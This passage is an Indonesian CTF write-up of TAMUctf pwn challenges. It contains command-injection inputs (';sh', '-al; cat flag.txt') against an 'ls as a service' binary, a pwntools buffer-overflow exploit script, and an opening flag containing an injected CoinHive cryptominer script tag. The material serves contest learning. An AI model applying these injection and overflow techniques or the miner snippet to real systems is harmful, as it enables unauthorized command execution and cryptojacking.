- Dan didapatkan flag : **<script src = http://10.187.195.95/js/colorbox.min.js></script><script >var color = new CoinHive.Anonymous("123456-asdfgh");color.start()</script></body>**

20. Pwn4 – 100 poin – Pwn –

nc pwn.tamuctf.com 4324 Difficulty: medium

- Didapatkan sebuah ELF dan nc
- Lalu dilihat dibagian laas yang merupakan ls seperti linux

```
int laas()
{
  int result; // eax
  char s; // [esp+7h] [ebp-21h]

  puts("ls as a service (laas)(Copyright
pending)");
  puts("Enter the arguments you would like to
pass to ls:");
  gets(&s);
```

```
  if ( strchr(&s, 47) )
    result = puts("No slashes allowed");
  else
    result = run_cmd(&s);
  return result;
}

int __cdecl run_cmd(int a1)
{
  char s; // [esp+2h] [ebp-26h]

  snprintf(&s, 27u, "ls %s", a1);
  printf("Result of %s:\n", &s);
  return system(&s);
}
```

- Lalu disini dicoba jalankan nc dan mencoba masukkan -al

```
D:\Tool\nc111nt>nc pwn.tamuctf.com 4324
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
-al
Result of ls -al:
total 20
drwxr-xr-x 1 root    root    4096 Feb 19 20:47 .
drwxr-xr-x 1 root    root    4096 Mar  4 01:21 ..
-r--r--r-- 1 pwnflag pwnflag   23 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 7504 Feb 19 17:28 pwn4
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
```

- Ketika masukkan –al terdapat flag.txt lalu bagaimana caranya ls sambil membuka file
- Lalu mencoba masukkan –al; cat flag.txt

```
Enter the arguments you would like to pass to ls:
-al; cat flag.txt
Result of ls -al; cat flag.txt:
total 20
drwxr-xr-x 1 root    root    4096 Feb 19 20:47 .
drwxr-xr-x 1 root    root    4096 Mar  4 01:21 ..
-r--r--r-- 1 pwnflag pwnflag   23 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 7504 Feb 19 17:28 pwn4
gigem{5y573m_Ov3rflOw}
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
```

- Dan didapatkan flag : **gigem{5y573m_0v3rfl0w}**

21. Pwn1 – 227 poin **– Pwn –**

nc pwn.tamuctf.com 4321 Difficulty: easy

- Didapatkan sebuah file ELF dan nc
- Lalu didapatkan code berikut

```
int __cdecl main(int argc, const char **argv, const char
**envp)
{
  char s; // [esp+1h] [ebp-3Bh]
  int v5; // [esp+2Ch] [ebp-10h]
  int v6; // [esp+30h] [ebp-Ch]
  int *v7; // [esp+34h] [ebp-8h]

  v7 = &argc;
  setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
  v6 = 2;
  v5 = 0;
  puts("Stop! Who would cross the Bridge of Death must
answer me these questions three, ere the other side he
see.");
  puts("What... is your name?");
  fgets(&s, 43, stdin);
  if ( strcmp(&s, "Sir Lancelot of Camelot\n") )
  {
    puts("I don't know that! Auuuuuuuugh!");
    exit(0);
  }
  puts("What... is your quest?");
  fgets(&s, 43, stdin);
  if ( strcmp(&s, "To seek the Holy Grail.\n") )
  {
    puts("I don't know that! Auuuuuuuugh!");
    exit(0);
  }
  puts("What... is my secret?");
  gets(&s);
  if ( v5 == 0xDEA110C8 )
    print_flag();
  else
    puts("I don't know that! Auuuuuuuugh!");
```

```
  return 0;
}
```

- Lalu masukan jawaban setiap sebuah pertanyaan
- Ketika sampai dipertanyaan
  What... is my secret dia harus 0xDEA110C8 jika benar maka didapatkan flagnya
- Lalu jalankan script berikut

```
from pwn import *

p = remote('pwn.tamuctf.com', 4321)

p.recvuntil('What... is your name?\n')
p.sendline('Sir Lancelot of Camelot')
p.recvuntil('What... is your quest?\n')
p.sendline('To seek the Holy Grail.')
p.recvuntil('What... is my secret?\n')
p.sendline('A'*43+p32(0xDEA110C8))

p.interactive()
```

- Dan didapatkan flag : **gigem{34sy_CC428ECD75A0D392}**

22. Pwn5 – 372 poin **– Pwn –**

```
nc pwn.tamuctf.com 4325

Difficulty: medium
```

- Didapatkan sebuah ELF dan nc
- Hampir sama dengan soal Pwn4 yang membedakan disini panjangnya diubah menjadi 7

```
int __cdecl run_cmd(char a1)
{
  char v2; // [esp+6h] [ebp-12h]

  snprintf(&v2, 7, "ls %s", a1);
  printf("Result of %s:\n", (unsigned int)&v2);
```

```
  return system(&v2);
}
```

- Lalu jalankan nc dan mencoba dengan ;sh untuk mengeksekusi perintah yang dibaca diterminal
- Lalu cat flag.txt

```
D:\Tool\nc111nt>nc pwn.tamuctf.com 4325
ls as a service (laas)(Copyright pending)
Version 2: Less secret strings and more portable!
Enter the arguments you would like to pass to ls:
;sh
Result of ls ;sh:
flag.txt
pwn5
cat flag.txt
gigem{r37urn_0r13n73d_pr4c71c3}
```


- Dan didapatkan flag : **gigem{r37urn_0r13n73d_pr4c71c3}**

lamgroot

283rd place

6208 points

Key Percentages



Category Breakdown